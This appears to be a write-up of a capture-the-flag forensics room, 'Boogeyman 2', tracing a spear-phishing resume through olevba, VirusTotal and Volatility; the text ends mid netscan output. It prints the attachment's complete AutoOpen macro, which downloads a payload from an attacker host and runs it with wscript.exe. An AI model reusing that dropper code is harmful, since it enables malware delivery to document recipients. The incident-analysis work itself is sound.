Boogeyman 2

Task 1: Introduction

In this room, you will be tasked to analyse the new tactics, techniques, and procedures (TTPs) of the threat group named Boogeyman.

Prerequisites

This room may require the combined knowledge gained from the SOC L1 Path. We recommend going through the following rooms before attempting this challenge.

- Phishing Analysis Fundamentals
- Phishing Analysis Tools
- Boogeyman 1
- Volatility
- Investigation Platform

Artefacts

For the investigation, you will be provided with the following artefacts:

- Copy of the phishing email.
- Memory dump of the victim's workstation.
- You may find these files in the /home/ubuntu/Desktop/Artefacts directory.

Tools


The provided VM contains the following tools at your disposal:

- Volatility - an open-source framework for extracting digital artefacts from volatile memory (RAM) samples.
- Olevba - a tool for analysing and extracting VBA macros from Microsoft Office documents. This tool is also a part of the Oletools suite.

Task 2: Spear Phishing Human Resources

The Boogeyman is back!

Maxine, a Human Resource Specialist working for Quick Logistics LLC, received an application from one of the open positions in the company. Unbeknownst to her, the attached resume was malicious and compromised her workstation.



The security team was able to flag some suspicious commands executed on the workstation of Maxine, which prompted the investigation. Given this, you are tasked to analyse and assess the impact of the compromise.

****


Answer the questions below:

What email was used to send the phishing email?
This is a straightforward question to answer.

Answer: westaylor23@outlook.com

What is the email of the victim employee?

From the same screenshot we can see the answer to this question as well.




Answer: maxine.beck@quicklogisticsorg.onmicrosoft.com

What is the name of the attached malicious document?


Answer: Resume_WesleyTaylor.doc

What is the MD5 hash of the malicious attachment?

First I saved the resume to the Artifacts folder on the desktop.




Then I opened the terminal and changed directories to the artifacts folder. Using the md5sum command I got the answer.




Answer: 52c4384a0b9e248b95804352ebec6c5b

What URL is used to download the stage 2 payload based on the document's macro?

I started by taking the MD5 hash obtained in the last question and taking it over to VirusTotal.



Since the question is asking for a URL used I went to the Relations tab and found the answer.



Answer:
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png

What is the name of the process that executed the newly downloaded stage 2 payload?

To find the answer to this question I started by running the suspicious resume through Olevba.


```
ubuntu@tryhackme:~/Desktop/Artefacts$ olevba Resume_WesleyTaylor.doc
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: Resume_WesleyTaylor.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO NewMacros.bas
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()

spath = "C:\ProgramData\"
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png", False
xHttp.Send
With bStrm
    .Type = 1
    .Open
    .write xHttp.responseBody
    .savetofile spath & "\update.js", 2
End With

Set shell_object = CreateObject("WScript.Shell")
shell_object.Exec ("wscript.exe C:\ProgramData\update.js")

End Sub
```

Scrolling down I got there's a list of suspicious processes and IOCs and that's where the answer was found



Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
Suspicious	Open	May open a file
Suspicious	write	May write to a file (if combined with Open)
Suspicious	Adodb.Stream	May create a text file
Suspicious	savetofile	May create a text file
Suspicious	Shell	May run an executable file or a system command
Suspicious	WScript.Shell	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object
Suspicious	Microsoft.XMLHTTP	May download files from the Internet
Suspicious	Exec	May run an executable file or a system command using Excel 4 Macros (XLM/XLF)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d8553/8d9971/update.png	URL
IOC	update.js	Executable file name
IOC	wscript.exe	Executable file name

Answer: wscript.exe

What is the full file path of the malicious stage 2 payload?
The answer to this question can be found in the same output.

```
    .write xHttp.responseBody
    .savetofile spath & "\update.js", 2
End With

Set shell_object = CreateObject("WScript.Shell")
shell_object.Exec ("wscript.exe C:\ProgramData\update.js")

End Sub
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened       |
|Suspicious|Open                |May open a file                             |
|Suspicious|write               |May write to a file (if combined with Open) |
|Suspicious|Adodb.Stream        |May create a text file                      |
|Suspicious|savetofile          |May create a text file                      |
|Suspicious|Shell               |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|WScript.Shell       |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|CreateObject        |May create an OLE object                    |
|Suspicious|Microsoft.XMLHTTP   |May download files from the Internet        |
|Suspicious|Exec                |May run an executable file or a system      |
|          |                    |command using Excel 4 Macros (XLM/XLF)      |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be   |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|IOC       |https://files.boogey|URL                                         |
|          |manisback.lol/aa2a9c|                                           |
|          |53cbb80416d3b47d8553|                                           |
|          |8d9971/update.png   |                                           |
|IOC       |update.js           |Executable file name                        |
|IOC       |wscript.exe         |Executable file name                        |
+----------+--------------------+--------------------------------------------+
```

Answer: C:\ProgramData\update.js

What is the PID of the process that executed the stage 2 payload?

Switching over to Volatility using the windows.pstree plugin we can see the PID of wscript.exe.

vol -f WKSTN-2961.raw windows.pstree

```
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.pstree
Volatility 3 Framework 2.5.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime

4       0       System  0xe58f7e675080  168     -       N/A     False   2023-08-21 13:45:50.000000      N/A
* 1472  4       MemCompression  0xe58f84b41040  30      -       N/A     False   2023-08-21 13:46:50.000000      N/A
* 84    4       Registry        0xe58f7e765040  4       -       N/A     False   2023-08-21 13:45:34.000000      N/A
* 340   4       smss.exe        0xe58f81466040  2       -       N/A     False   2023-08-21 13:45:50.000000      N/A
6       424     csrss.exe       0xe58f8399d080  10      -       0       False   2023-08-21 13:46:27.000000      N/A
8       424     wininit.exe     0xe58f83ae1080  1       -       0       False   2023-08-21 13:46:27.000000      N/A
660     508     lsass.exe       0xe58f83b89080  8       -       0       False   2023-08-21 13:46:30.000000      N/A
* 644   508     services.exe    0xe58f82970080  5       -       0       False   2023-08-21 13:46:30.000000      N/A
** 2176 644     svchost.exe     0xe58f84df7240  8       -       0       False   2023-08-21 13:46:51.000000      N/A
** 388  644     svchost.exe     0xe58f849712c0  32      -       0       False   2023-08-21 13:46:45.000000      N/A
*** 7132        388     rdpclip.exe     0xe58f864e6080  11      -       3       False   2023-08-21 14:06:32.000000      N/A
** 1540 644     svchost.exe     0xe58f84a920c0  9       -       0       False   2023-08-21 13:46:50.000000      N/A
*** 3892        1540    audiodg.exe     0xe58f88b60080  4       -       0       False   2023-08-21 14:08:38.000000      N/A
** 780  644     svchost.exe     0xe58f8656b480  10      -       3       False   2023-08-21 14:06:33.000000      N/A
** 1040 644     svchost.exe     0xe58f849eb2c0  15      -       0       False   2023-08-21 13:46:46.000000      N/A
** 1680 644     svchost.exe     0xe58f84c0a2c0  4       -       0       False   2023-08-21 13:46:51.000000      N/A
** 1424 644     SecurityHealth  0xe58f87a84080  8       -       0       False   2023-08-21 13:55:59.000000      N/A
** 1048 644     svchost.exe     0xe58f849ec2c0  23      -       0       False   2023-08-21 13:46:46.000000      N/A
** 4120 644     svchost.exe     0xe58f84a7b2c0  6       -       3       False   2023-08-21 14:06:34.000000      N/A
** 1056 644     svchost.exe     0xe58f849f02c0  17      -       0       False   2023-08-21 13:46:46.000000      N/A
** 420  644     svchost.exe     0xe58f84972080  45      -       0       False   2023-08-21 13:46:45.000000      N/A
*** 4248        420     taskhostw.exe   0xe58f87604480  8       -       3       False   2023-08-21 14:06:33.000000      N/A
*** 6300        420     sihost.exe      0xe58f87ade080  9       -       3       False   2023-08-21 14:06:33.000000      N/A
** 1064 644     svchost.exe     0xe58f849f22c0  3       -       0       False   2023-08-21 13:46:46.000000      N/A
** 1960 644     svchost.exe     0xe58f84c0c080  4       -       0       False   2023-08-21 13:46:51.000000      N/A
** 1836 644     svchost.exe     0xe58f84cd8240  15      -       0       False   2023-08-21 13:46:51.000000      N/A
*** 1440        596     OUTLOOK.EXE     0xe58f87c8a080  22      -       3       False   2023-08-21 14:09:04.000000      N/A
**** 1124       1440    WINWORD.EXE     0xe58f81150080  18      -       3       False   2023-08-21 14:12:31.000000      N/A
***** 4336      1124    WINWORD.EXE     0xe58f87547080  0       -       3       False   2023-08-21 14:12:34.000000      2023-08-21 14:12:45.000000
**** 4260       1124    wscript.exe     0xe58f864ca0c0  6       -       3       False   2023-08-21 14:12:47.000000      N/A
****** 6216     4260    updater.exe     0xe58f87ac0080  18      -       3       False   2023-08-21 14:12:48.000000      N/A
******* 4464    6216    conhost.exe     0xe58f84bd1080  5       -       3       False   2023-08-21 14:14:03.000000      N/A
*** 6132        596     msedge.exe      0xe58f876d7080  0       -       3       False   2023-08-21 14:06:51.000000      2023-08-21 14:06:56.000000
*** 6932        596     cmd.exe 0xe58f87c230c0  1       -       3       False   2023-08-21 14:09:01.000000      N/A
**** 6332       6932    DumpIt.exe      0xe58f87a870c0  3       -       3       True    2023-08-21 14:14:25.000000      N/A
**** 6052       6932    conhost.exe     0xe58f87677080  4       -       3       False   2023-08-21 14:09:01.000000      N/A
```

Answer: 4260

What is the parent PID of the process that executed the stage 2 payload?
Answer: 1124

What URL is used to download the malicious binary executed by the stage 2 payload?

From an earlier question we know that the domain used is https://files.boogeymanisback.lol. So using the strings command and grep for “boogeymanisback” on WKSTN-2961.raw we can see if anything interesting appears.

```
ubuntu@tryhackme:~/Desktop/Artefacts$ strings WKSTN-2961.raw | grep boogeymanisback
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lol0!
files.boogeymanisback.lol
boogeymanisback.lol0
s.boogeymanisback.lol/aa2a9
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lol0!
boogeymanisback
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lol0!
ogeymanisback.lol0
ogeymanisback.lol
boogeymanisback.lol0!
files.boogeymanisback.lol
boogeymanisback.lol
*.boogeymanisback.lol0!
boogeymanisback
boogeymanisback.lol0
boogeymanisback.lol
*.boogeymanisback.lol0!
files.boogeymanisback.lol
es.boogeymanisback.lol
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
files.boogeymanisback.lol
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
es.boogeymanisback.lol3
files.boogeymanisback
var url = "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe"
```

Answer:
https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe

What is the PID of the malicious process used to establish the C2 connection?
Looking for the malicious executable in Volatility we get the answer.

```
***** 4260      1124    wscript.exe     0xe58f864ca0c0  6       -       3       False   2023-08-21 14:12:47.000000      N/A
****** 6216     4260    updater.exe     0xe58f87ac0080  18      -       3       False   2023-08-21 14:12:48.000000      N/A
```

Answer: 6216

What is the full file path of the malicious process used to establish the C2 connection?
Using Volatility's dlllist plugin we can get the full path of the malicious process.
vol -f WKSTN-2961.raw windows.dlllist --pid 6216

```
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.dlllist --pid 6216
Volatility 3 Framework 2.5.0
Progress:  100.00               PDB scanning finished
PID     Process Base    Size    Name    Path    LoadTime        File output

6216    updater.exe     0xc20000        0xe000  updater.exe     C:\Windows\Tasks\updater.exe    2023-08-21 14:12:48.000000      Disabled
6216    updater.exe     0x7ffeba6a0000  0x1f0000        ntdll.dll       C:\Windows\SYSTEM32\ntdll.dll   2023-08-21 14:12:48.000000      Disabled
6216    updater.exe     0x7ffead3e0000  0x64000 MSCOREE.DLL     C:\Windows\SYSTEM32\MSCOREE.DLL 2023-08-21 14:12:48.000000      Disabled
6216    updater.exe     0x7ffeba5a0000  0xb2000 KERNEL32.dll    C:\Windows\System32\KERNEL32.dll        2023-08-21 14:12:48.000000      Disabled
6216    updater.exe     0x7ffeb84a0000  0x2a3000        KERNELBASE.dll  C:\Windows\System32\KERNELBASE.dll      2023-08-21 14:12:48.000000      Disabled
6216    updater.exe     0x7ffeb5740000  0x8f000 apphelp.dll     C:\Windows\SYSTEM32\apphelp.dll 2023-08-21 14:12:48.000000      Disabled
```

Answer: C:\Windows\Tasks\updater.exe

What is the IP address and port of the C2 connection initiated by the malicious binary? (Format: IP address:port)

Running the netscan plugin for Volatility enumerates all the network connections and the processes responsible for them so looking for updater.exe or PID 6216 we can find the IP address and port used to initiate connection to the C2 server.

```
ubuntu@tryhackme:~/Desktop/Artefacts$ vol -f WKSTN-2961.raw windows.netscan
Volatility 3 Framework 2.5.0
Progress:  100.00               PDB scanning finished
Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Owner   Created

0xe58f7eaf45a0  TCPv4   0.0.0.0 5040    0.0.0.0 0       LISTENING       1048    svchost.exe     2023-08-21 13:48:57.000000
0xe58f7eaf4ae0  UDPv4   0.0.0.0 12497   *       0               4       System  2023-08-21 13:47:05.000000
0xe58f7eaf4c30  UDPv4   0.0.0.0 16496   *       0               4060    svchost.exe     2023-08-21 13:47:14.000000
0xe58f7eaf5bf0  TCPv4   10.10.49.181    139     0.0.0.0 0       LISTENING       4       System  2023-08-21 13:47:05.000000
0xe58f7eaf6910  UDPv4   0.0.0.0 12497   *       0               4       System  2023-08-21 13:47:05.000000
0xe58f810aec10  TCPv4   10.10.49.181    63183   13.107.21.200   443     CLOSED  7120    SearchUI.exe    2023-08-21 14:06:41.000000
0xe58f812aa1b0  UDPv4   0.0.0.0 0       *       0               1048    svchost.exe     2023-08-21 13:48:56.000000
0xe58f812ab2c0  UDPv4   0.0.0.0 0       *       0               1064    svchost.exe     2023-08-21 13:57:49.000000
0xe58f812ab2c0  UDPv6   ::      0       *       0               1064    svchost.exe     2023-08-21 13:57:49.000000
0xe58f812ab6b0  UDPv4   0.0.0.0 0       *       0               6216    updater.exe     2023-08-21 14:12:48.000000
0xe58f812ab800  UDPv4   0.0.0.0 0       *       0               1064    svchost.exe     2023-08-21 13:57:49.000000
